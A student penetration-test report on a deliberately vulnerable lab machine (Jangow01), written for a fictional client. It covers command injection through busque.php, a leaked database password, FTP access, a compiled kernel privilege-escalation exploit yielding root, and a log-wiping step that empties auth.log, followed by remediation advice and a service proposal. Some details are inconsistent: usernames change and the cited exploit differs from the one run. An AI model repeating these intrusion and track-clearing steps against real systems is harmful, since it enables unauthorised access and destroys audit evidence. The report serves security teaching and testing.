
We also attempted this on the Janku machine, and the login was still unsuccessful. Due to the fact that this login was found on the system, it could indicate issues with WordPress accessing the database.

The following is the current print working directory path of “busque.php”.



We can check “/var/www/html/site” for any hidden files or useful information using the **ls -al** command.

The ability to execute commands such as **ls -al /var/www/html** via the URL indicates a command injection vulnerability. This means an attacker can execute system commands on the server, leading to unauthorised access or data exposure.



A “.backup” was found and the presence of this suggests a potentially sensitive file that may contain old website data, credentials, or configurations. Using the **cat** command, we view its contents.

```

1 $servername = "localhost";
2 $database = "jangow01";
3 $username = "jangow01";
4 $password = "abygurl69";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if (!$conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13
14

```

We have now gained database access credentials with the username “jangow01” and the password “abygurl69”

Using these, we were able to:

- Log into the MySQL database and steal or modify data.
- Exploit weak password reuse if the same credentials are used elsewhere.
- Escalate privileges if the MySQL user has too many permissions.

```

Group23@Kali: ~
File Actions Edit View Help
(Group23@Kali)~$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPD 3.0.3)
Name (192.168.56.101:Group23): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

```

The FTP client tool is successful with the gained credentials.

Flag 1


We navigate through the directories and discover that within the jangow1 directory, there is a file named “user.txt”. Using the **get** command, we download the file.

```

ftp> ls
229 Entering Extended Passive Mode (|||10266|)
150 Here comes the directory listing.
drwxr-xr-x  3 0      0      4096 Oct 31  2021 html
226 Directory send OK.
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||31138|)
150 Here comes the directory listing.
drwxr-xr-x  4 1000   1000   4096 Jun 10  2021 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||31696|)
150 Here comes the directory listing.
-rw-rw-r--  1 1000   1000    33 Jun 10  2021 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||7895|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*****| 33 6.91 KiB/s 00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (4.55 KiB/s)
ftp>

```


After downloading was completed, we opened up the file on our attacker machine and got the following output.




```
Group23@Kali: ~  
File Actions Edit View Help  
Group23@Kali: ~ x Group23@Kali: ~ x  
$ ls  
Desktop Documents Downloads Music Pictures Public Templates user.txt Videos  
$ cat user.txt  
d41d8cd98f00b204e9800998ecf8427e
```

As shown above, the first flag was captured within the user.txt file

Local Privilege Escalation Exploit

We successfully logged into the Janku machine, as well as checked the current operating system running.



```
jangow01 login: jangow01  
Password:  
Last login: Sun Oct 31 19:39:50 BRST 2021 from 192.168.174.128 on pts/1  
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
262 pacotes podem ser atualizados.  
175 atualizações de segurança.  
  
jangow01@jangow01:~$ uname -a  
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux  
jangow01@jangow01:~$
```


Using a researched exploit for this version of Linux 4.4.0-31-generic, we attempt privilege escalation [4].

We created a file called “janku.c” containing the privilege escalation exploit code.



```
(Group23@Kali)-[~]  
$ sudo nano janku.c  
[sudo] password for Group23:
```

After the code is inserted, we upload the exploit file from the attacker machine to the target machine using FTP.



```
ftp> cd /home/jangow01  
250 Directory successfully changed.  
ftp> put janku.c  
local: janku.c remote: janku.c  
229 Entering Extended Passive Mode (|||56951|)  
150 Ok to send data.  
100% |*****| 13248 17.94 MiB/s 00:00 ETA  
226 Transfer complete.  
13248 bytes sent in 00:00 (2.19 MiB/s)  
ftp>
```

The transfer is complete, and to confirm if it was successfully uploaded, we check the directory on the target machine.


```

janguow01@janguow01:~$ ls -all
total 52
drwxr-xr-x 4 janguow01 desafio02 4096 Abr  3 10:10 .
drwxr-xr-x 3 root      root      4096 Out 31 2021 ..
-rw-r----- 1 janguow01 desafio02 200 Out 31 2021 .bash_history
-rw-r----- 1 janguow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r----- 1 janguow01 desafio02 3771 Jun 10 2021 .bashrc
drwx----- 2 janguow01 desafio02 4096 Jun 10 2021 .cache
-rw-r----- 1 janguow01 desafio02 13248 Abr  3 10:10 janku.c
-rwxrwxr-x 2 janguow01 desafio02 4096 Jun 10 2021 .nano
-rw-r----- 1 janguow01 desafio02 655 Jun 10 2021 .profile
-rw-r----- 1 janguow01 desafio02  0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 janguow01 desafio02  33 Jun 10 2021 user.txt
janguow01@janguow01:~$

```

```

JANGOW 01
REDE: 192.168.56.101

janguow01 login: janguow01
Password:
Last login: Thu Apr  3 10:27:11 BRT 2025 on tty1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizações são atualizações de segurança.

janguow01@janguow01:~$ cd /home/janguow01
janguow01@janguow01:~$ ls
janguow janku.c user.txt
janguow01@janguow01:~$ ls -all
total 72
drwxr-xr-x 4 janguow01 desafio02 4096 Abr  3 10:16 .
drwxr-xr-x 3 root      root      4096 Out 31 2021 ..
-rw-r----- 1 janguow01 desafio02 260 Abr  3 10:17 .bash_history
-rw-r----- 1 janguow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r----- 1 janguow01 desafio02 3771 Jun 10 2021 .bashrc
drwx----- 2 janguow01 desafio02 4096 Jun 10 2021 .cache
-rwxr-xr-x 1 janguow01 desafio02 18432 Abr  3 10:16 janguow
-rw-r----- 1 janguow01 desafio02 13248 Abr  3 10:10 janku.c
-rwxrwxr-x 2 janguow01 desafio02 4096 Jun 10 2021 .nano
-rw-r----- 1 janguow01 desafio02 655 Jun 10 2021 .profile
-rw-r----- 1 janguow01 desafio02  0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 janguow01 desafio02  33 Jun 10 2021 user.txt
janguow01@janguow01:~$ gcc janku.c -o bypass
janguow01@janguow01:~$

```

The above command **gcc janku.c -o bypass** runs the exploit of the file, which we created to allow us access to the root.

```

jangow01@jangow01:~$ gcc janku.c -o bypass
jangow01@jangow01:~$ ls -all
total 92
drwxr-xr-x 4 jangow01 desafio2 4096 Abr  7 09:12 .
drwxr-xr-x 3 root    root      4096 Out 31 2021 ..
-rw-r----- 1 jangow01 desafio2 260 Abr  3 10:17 .bash_history
-rw-r--r-- 1 jangow01 desafio2 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio2 3771 Jun 10 2021 .bashrc
-rwxr-xr-x 1 jangow01 desafio2 18432 Abr  7 09:12 bypass
drwx----- 2 jangow01 desafio2 4096 Jun 10 2021 .cache
-rwxr-xr-x 1 jangow01 desafio2 18432 Abr  3 10:16 jangow
-rw-r----- 1 jangow01 desafio2 13248 Abr  3 10:10 janku.c
drwxrwxr-x 2 jangow01 desafio2 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio2 655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desafio2  0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio2  33 Jun 10 2021 user.txt
jangow01@jangow01:~$ ./bypass
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003bc1b700
[*] Leaking sock struct from ffff88003bc9c780
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880035862240
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880035862240
[*] credentials patched, launching shell...
# whoami
root

```

The bypass script is created, and we run the **./bypass** command to execute this script. This launches a shell in which we run the **whoami** command to view the current user in which it returns root. This shows that we have gained access to the root user.

Flag 2

```

bypass jangow janku.c user.txt
/bin/sh: 3: root: not found
# ls /root
proof.txt
# cat /root/proof.txt
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ @@@@@@@@@@@@@@@@@@# @@@@@@@@@@@(. /@@@@@@@@@@@@
@ @@@@@@@@@@@@@@@@(. @@@@@@@@@@@:##### (//##### &@@@@@
@ @@@@@@@@@@ @@@@@@@@@@@@@@@:#####&@* ./@* @@@
@ @@@@@* (@@@@@@@@@@#/. *@. #&. @@@@@@
@ @@@, /@@@@@@@@@#, .@. ,&, @@@@
@ @& @@@@@@@@@@#. @@@,@@@/ % . #, %@&
@@@@# @@@@@@@@@@/ .@@@@@@@@@@ * ., @@
@@@@ @@@@@@@@@* @@@@@@@@@@@@ , @
@& .@@@@@@@(. @@@@@@@@@@@@@@@@@@@@@ @* @@@
@@/ *@@@@@@@@/ @@@@@@@@@@@@@@# @@@
@@ .@@@@@@@@/ @@@@@@@@@@@@@@@ @# @@
@@ @@@@@@@@@. @@@@@@@@@@@@@ @@@
@& .@@@@@@@@. , @@@@@@@ * .@@@*( .@
@@ ,@@@@@@@@, @@@@@@@@@@*%@@@@@@@@, @@@@@(%&* @@@
@@@@ @@@@@@@@@@@@@@@@@@@ (@@@@@@@@@@@@@@@@@@/@@/ @@@
@ @& ,@@@@@@@@@@@@@@@@@@,@@@@@@@@@%@@@@@@@@@@@@@@@@@@%* @@@
@ @. .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%* @@@
@ @@@@ ,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@/ @@@@@
@ @@@@@. *%@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@/ @@@@@@&
@ @@@@@@@@@ JANGOW @@@@@
@ @@@@@@@@@@@@@ @@@( @ @. %.@ @@@@ @@@@@@@@@
@@@@@@@@@@@@% @/ (@@@@@@@@@
((((((((((((((((((((((((((((((((
da39a3ee5e6b4b0d3255bfef95601890af d80709
#

```

We view the files within the root with the **ls /root** command and discover a file called “proof.txt”. This is the second flag, located in a file called proof.txt, which was only available to the root user. As shown above, the second flag was captured within the “proof.txt” file.

Post Exploitation

Clearing Tracks

A functional track-clearing mechanism is incorporated by manually clearing several logs. An example of one is the auth.log file within the directory /var/log, which stores system and application logs. Within these logs, there are application errors and security events. They serve as indispensable resources for system administrators to examine security incidents.

```
# cd /var/log
# ls
alternatives.log  auth.log      dmesg         installer     mysql          vmware-vmtoolsd.log
apache2           bootstrap.log dpkg.log       kern.log      syslog         vsftpd.log
appport.log       btmp          faillog        lastlog       ufw.log        wtmp
apt               dist-upgrade  fsck           lxd           unattended-upgrades
#
```

```
Apr 10 09:58:21 jangow01 sshd[27271]: Server listening on 0.0.0.0 port 22.
Apr 10 09:58:21 jangow01 sshd[27271]: Server listening on :: port 22.
Apr 10 09:58:30 jangow01 login[26861]: pam_unix(login:session): session opened for user jangow01 by L
DGIN(uid=0)
Apr 10 09:58:30 jangow01 systemd: pam_unix(systemd-user:session): session opened for user jangow01 b
y (uid=0)
Apr 10 09:58:30 jangow01 systemd-logind[1952]: New session 1 of user jangow01.
Apr 10 10:09:01 jangow01 CRON[28951]: pam_unix(cron:session): session opened for user root by (uid=0)
Apr 10 10:09:01 jangow01 CRON[28951]: pam_unix(cron:session): session closed for user root
Apr 10 10:17:01 jangow01 CRON[29521]: pam_unix(cron:session): session opened for user root by (uid=0)
Apr 10 10:17:01 jangow01 CRON[29521]: pam_unix(cron:session): session closed for user root
Apr 14 08:45:05 jangow01 systemd-logind[2034]: New seat seat0.
Apr 14 08:45:05 jangow01 systemd-logind[2034]: Watching system buttons on /dev/input/event0 (Power B
utton)
Apr 14 08:45:05 jangow01 systemd-logind[2034]: Watching system buttons on /dev/input/event1 (Sleep B
utton)
Apr 14 08:45:05 jangow01 systemd-logind[2034]: Watching system buttons on /dev/input/event3 (Video B
us)
Apr 14 08:45:08 jangow01 sshd[27401]: Server listening on 0.0.0.0 port 22.
Apr 14 08:45:08 jangow01 sshd[27401]: Server listening on :: port 22.
Apr 14 08:46:51 jangow01 systemd-logind[1931]: New seat seat0.
Apr 14 08:46:51 jangow01 systemd-logind[1931]: Watching system buttons on /dev/input/event0 (Power B
utton)
Apr 14 08:46:51 jangow01 systemd-logind[1931]: Watching system buttons on /dev/input/event1 (Sleep B
utton)
Apr 14 08:46:51 jangow01 systemd-logind[1931]: Watching system buttons on /dev/input/event3 (Video B
us)
Apr 14 08:46:54 jangow01 sshd[27031]: Server listening on 0.0.0.0 port 22.
Apr 14 08:46:54 jangow01 sshd[27031]: Server listening on :: port 22.
Apr 14 08:48:31 jangow01 login[26761]: pam_unix(login:session): session opened for user jangow01 by L
DGIN(uid=0)
Apr 14 08:48:31 jangow01 systemd: pam_unix(systemd-user:session): session opened for user jangow01 b
y (uid=0)
Apr 14 08:48:31 jangow01 systemd-logind[1931]: New session 1 of user jangow01.
Apr 14 08:57:01 jangow01 CRON[28961]: pam_unix(cron:session): session opened for user root by (uid=0)
Apr 14 08:57:01 jangow01 CRON[28961]: pam_unix(cron:session): session closed for user root
#
```

Above is the current output of the “auth.log” file.

```
#
# sudo cat /dev/null > /var/log/auth.log
sudo: não foi possível resolver máquina jangow01: Conexão recusada
#
```

We execute the above command to clear the logs.

```
# cat auth.log
#
```

Updated output of the “auth.log” file after the log is cleared. As shown above, it has been cleared and there are no tracks left of our activities.

Domain Name Discovery

```
[*] Cred structure at ffff88003a614480
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003a614480
[*] credentials patched, launching shell...
# hostname -I
192.168.56.101
# hostname -f
hostname: Temporary failure in name resolution
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s8: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 08:00:27:15:a4:c4 brd ff:ff:ff:ff:ff:ff
3: enp0s17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:38:c4:9e brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global enp0s17
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe38:c49e/64 scope link
        valid_lft forever preferred_lft forever
# domainname
(none)
# cat /etc/hostname
jangow01
# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    desaif002

# The following lines are desirable for IPv6 capable hosts
::1    localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

The Janku Linux system under examination is not currently associated with any domain, as confirmed by the **domainname** output and DNS resolution failure in the **hostname -f** command. However, it has a configured hostname (jangow01) and local name resolution entries (desaif002).

The output of checking the hostname with the **hostname -f** command is a temporary failure in name resolution. The fully qualified domain name (FQDN) could not be resolved, indicating that either the DNS is not properly configured or the system is not bound to any domain.

To properly configure a domain name:

- Ensure DNS settings are correctly set in /etc/resolv.conf.
- Bind the system to a domain, for example, via joining an Active Directory or configuring the DNS.
- Validate with **hostname -f** and **domainname**.

Recommendations

Employee Training and Awareness

Conduct regular cybersecurity training sessions for all Bulaba Ltd employees, including technical and non-technical staff. These sessions should cover best practices for identifying phishing attempts, avoiding social engineering traps, and reporting suspicious activity. Emphasising real-world attack scenarios, such as credential harvesting or command injection, will improve employee vigilance and reduce the risk of human error leading to system compromise.

Password Management

Implement organisation-wide strong password policies that enforce complexity requirements, minimum lengths, and periodic password changes. Multi-factor authentication (MFA) should be enabled for all administrative accounts and critical systems. Additionally, provide guidance on secure password storage, discourage password reuse across platforms, and consider deploying password managers for secure credential handling.

Patch Management

Develop and enforce a comprehensive patch management program to ensure that all operating systems, web servers, and application components are consistently updated with the latest security patches. This approach helps mitigate known vulnerabilities that attackers may exploit. Apply security patches as soon as they are released, especially for high-risk systems like the Apache HTTP Server. Automate patch deployment where possible and conduct regular audits to verify compliance and track unsupported or legacy software components.

By implementing these solutions and recommendations, Bulaba Ltd can enhance its cybersecurity posture and reduce the risk of exploitation, including potential targeted attacks. Additionally, fostering a culture of cybersecurity awareness and accountability among employees is essential for maintaining a strong defence against evolving threats.

Countermeasures

Nessus Scan

Vulnerability

Information disclosure vulnerability

Solution

For Apache web servers later than 1.3.22, review the listing directory configuration to avoid disclosing sensitive information and upgrade to Apache version 1.3.22 or later. Alternatively, as a workaround, disable Multiviews.

Nikto Scan

1. Missing X-Frame-Options Header

- **Vulnerability:** The web server does not set the X-Frame-Options header.
- **Risk:** Moderate
- **Impact:** This makes the application susceptible to **clickjacking** attacks.

- **Recommendation:** Configure the server to set X-Frame-Options: SAMEORIGIN or DENY, preventing content from being embedded in frames on other domains.

2. Missing X-Content-Type-Options Header

- **Vulnerability:** Absence of X-Content-Type-Options header.
- **Risk:** Low
- **Impact:** Browsers may try to guess the content type, possibly leading to MIME-sniffing attacks.
- **Recommendation:** Add the header X-Content-Type-Options: nosniff to prevent MIME-type confusion.

3. Directory Indexing Enabled

- **Vulnerability:** Multiple paths (/ , /./, //, etc.) allow **directory listing**.
- **Risk:** High
- **Impact:** Exposes potentially sensitive files and the structure of the server to attackers.
- **Recommendation:** Disable directory listing in the server configuration (Options - Indexes for Apache). Ensure each directory has a default index file.

4. Outdated Apache Version (2.4.18)

- **Vulnerability:** Running an outdated version of Apache HTTP Server.
- **Risk:** High
- **Impact:** Older versions may have known vulnerabilities (e.g., Denial-of-Service, Remote Code Execution).
- **Recommendation:** Upgrade to the latest stable version (e.g., Apache 2.4.54 or higher) to patch known CVEs.

5. HTTP OPTIONS Method Enabled

- **Vulnerability:** The server allows the OPTIONS HTTP method.
- **Risk:** Low to Moderate
- **Impact:** Attackers may use this to enumerate supported methods and craft advanced attacks.
- **Recommendation:** Limit allowed HTTP methods to only those required (typically GET and POST). Disable OPTIONS unless specifically needed.

6. Exposed Web Publisher Directories (/PageServices, /tup-cs-dump)

- **Vulnerability:** Open directory browsing through Web Publisher.
- **Risk:** High
- **CVE Reference:** CVE-1999-0269
- **Impact:** Allows attackers to view and access all files within the exposed directory.
- **Recommendation:** Disable Web Publisher features and secure directory access using .htaccess or server configuration.

7. Abyss Directory Traversal (Multiple Slashes)

- **Vulnerability:** Multiple slashes (//////) result in unintended directory listings.
- **Risk:** Moderate
- **CVE Reference:** CVE-2002-1078

- **Impact:** May bypass directory access restrictions, leading to unauthorised file exposure.
- **Recommendation:** Patch server software and implement URL normalisation controls.

8. Apache Default Files Accessible (/icons/README)

- **Vulnerability:** Access to Apache default documentation files.
- **Risk:** Low
- **Impact:** May reveal server configuration details or information useful to attackers.
- **Recommendation:** Restrict access to default documentation files like /icons/README by removing or securing the /icons directory.

Command Injection Vulnerability

The busque.php script is not sanitising user input, allowing system command execution. The Mysql credentials should never be exposed, which will allow the attacker to log in and extract all stored data.

Recommendation

1. **Sanitise User Input:** Use parameterised queries instead of executing user input directly.
2. **Restrict File Permissions:** Configuration files should have restrictive permissions, as this prevents unauthorised users from reading them.
3. **Remove Hardcoded Credentials:** Move credentials to environment variables instead of storing them in config.php.
4. **Use a Web Application Firewall (WAF):** A WAF can block suspicious URL parameters (ls, cat, etc.).

Conclusion

To conclude, the security assessment conducted for Bulaba Ltd has provided critical insights into the security posture of its internally facing web application. Through the use of a structured black box testing methodology aligned with the PTES framework, our team successfully identified and confirmed several vulnerabilities that pose substantial risks to the organisation. Our testing revealed high-risk issues such as command injection vulnerabilities, outdated Apache server software, directory indexing exposures, and hardcoded credentials, all of which enabled us to gain unauthorised access and escalate privileges to the root level. The capture of two key flags validated the real-world impact of these vulnerabilities and demonstrated the ease with which an attacker could compromise the environment if left unpatched.

The findings emphasise the urgent need for Bulaba Ltd to remediate high-priority vulnerabilities, particularly those relating to input sanitisation, patch management, and credential storage. In addition, medium and low-priority issues such as insecure HTTP headers and exposed documentation should also be addressed to further harden the security posture. By implementing the recommended security controls, including regular employee training, strong password policies, and proactive patch management, Bulaba Ltd can significantly reduce its risk exposure and increase resilience against evolving cyber threats. Going forward, we recommend the organisation integrate regular penetration testing and security audits into its overall cybersecurity strategy to maintain a robust defence framework.

Group23 Solutions is confident that with the insights and recommendations provided in this report, Bulaba Ltd is well-positioned to strengthen its security maturity and protect its critical digital assets from both opportunistic and targeted attacks in the face of cybersecurity challenges.

References

- [1] "The Penetration Testing Execution Standard (n.d.). Reporting," [Online]. Available: <http://www.pentest-standard.org/index.php/Reporting>.
- [2] "Glasgow Caledonian University. (n.d.). I.T. Induction 2017," [Online]. Available: <https://edshare.gcu.ac.uk/4126/2/index.html>.
- [3] Tenable®, "Apache Multiviews Arbitrary Directory Listing," [Online]. Available: <https://www.tenable.com/plugins/nessus/10704>.
- [4] M. Szekeres, "Linux Kernel 4.4.0-116 - 'double-fetch' Local Privilege Escalation," [Online]. Available: <https://www.exploit-db.com/exploits/45010>. [Accessed 04 04 2025].

Appendix

Technical Proposal for Penetration Testing Services

Submitted to: Bulaba Ltd

Submitted by: Group23 Solutions

Introduction

Group23 Solutions submits this proposal to conduct a penetration test of Bulaba Ltd's internally facing web application. The assessment aims to identify vulnerabilities, evaluate potential risks, and provide actionable remediation steps to enhance the company's cybersecurity posture. The testing will be performed remotely using a black-box methodology, without prior system knowledge, and will simulate real-world attacks aligned with international standards and best practices.

Scope

The assessment will be conducted remotely within the agreed timeframe from March 10 to April 18, 2025. Scope includes reconnaissance, vulnerability identification, exploitation, and privilege escalation within the boundaries of the internally facing application. Denial-of-service (DoS) and other potentially disruptive activities are strictly out of scope.

Compliance Requirements

The penetration testing will adhere to leading cybersecurity frameworks and best practices, including:

- NIST SP 800-115 (Technical Guide to Information Security Testing and Assessment)
- OWASP Top 10
- MITRE ATT&CK
- ISO/IEC 27001 security testing controls

These standards ensure our testing methods are safe, ethical, repeatable, and aligned with global security policies.

Key Benefits

- In-depth security assessment of the internal web application
- Black-box testing simulating real-world attacker behaviour
- Compliance-driven testing aligned with NIST SP 800-115, OWASP, and MITRE ATT&CK
- Detailed reports tailored for both executive and technical audiences
- Certified and experienced team members
- Optional retesting support and debriefing session

Approach and Methodology

We follow a structured penetration testing process that includes the following phases:

Pre-Engagement Phase:

- Scoping and ROE Agreement: Clarify scope, assets, and legal limitations
- Environment Setup: Confirm virtual testing setup and tool usage
- Confidentiality Review: NDA agreement signed with all parties

Testing Phase:

- Reconnaissance: Identify live hosts, services, and web technologies
- Vulnerability Assessment: Identify and prioritise exploitable flaws
- Exploitation: Attempt to exploit vulnerabilities to access data or systems
- Privilege Escalation: Test horizontal and vertical escalation possibilities
- Flag Capture: Capture of two designated flags to demonstrate exploitation
- Impact Analysis: Evaluate business impact and exposure risk

Post-Engagement Phase:

- Reporting: Deliver executive and technical reports
- Risk Register: Outline vulnerabilities and associated risks
- Recommendations: Prioritised mitigation actions
- Retesting (Optional): Validate the effectiveness of applied fixes

Project Deliverables

- Executive Summary Report – High-level overview for management
- Technical Report – In-depth findings with screenshots and evidence
- Remediation Guidance – Actionable steps prioritised by risk
- Risk Register – Inherent risks, proposed controls, residual risk
- Rules of Engagement Document – Signed agreement outlining terms
- Retesting Report (Optional) – Validation of mitigated issues

Project Timeline

Week	Activity
Week 1	Pre-engagement setup and scoping
Week 2–4	Penetration testing execution
Week 5-6	Reporting, documentation, and presentation of findings

Pricing

Service	Estimated Hours	Cost (GBP)
Internal Web Application Testing	40	6,000
Reporting & Documentation	10	2,500
Total	50	8,500

Company Background and Experience

Group23 Solutions is a student-led cybersecurity testing group from Glasgow Caledonian University. We specialise in ethical hacking, web application testing, and vulnerability analysis. Our team combines both academic knowledge and hands-on practical experience using industry-grade tools and frameworks.

Penetration Testing Tools and Standards Used

Tools: Nmap, Nikto, Nessus, Burp Suite, Metasploit, Hydra, John the Ripper

Frameworks: PTES, OWASP Top 10, MITRE ATT&CK, NIST SP 800-115

Team Strength

Name	Role	Certifications	Experience
Benjamin Withers	Recon Specialist	Security+, OSINT	2 years
Dawud Raziq	Vulnerability Analyst	Nessus, Burp Suite	2 years
Dev Singh Jassal	Exploitation Engineer	CEH (Pursuing), OSCP (Training)	3 years
Gurman Preet Singh	Team Lead	OSCP, GPEN	4 years

Estimated Evaluation Criteria

Criteria	Weight (%)
Methodology and Compliance	20
Technical Accuracy and Tools	20
Reporting and Clarity	20
Exploitation and Flag Capture	30
Project Management and Timelines	10

Confidential and Legal Considerations

All activities will be governed by a signed Non-Disclosure Agreement (NDA) to ensure the confidentiality of sensitive information. Legal boundaries are defined in the Rules of Engagement (ROE), restricting the test to the specified scope. Any testing beyond the scope requires written authorisation. No data will be extracted or modified beyond what is necessary for evidence collection.

Terms and Conditions

- Confidentiality: NDA to be signed by both parties
- Engagement Type: Black-box, remote testing
- Termination Clause: 7-day written notice from either party
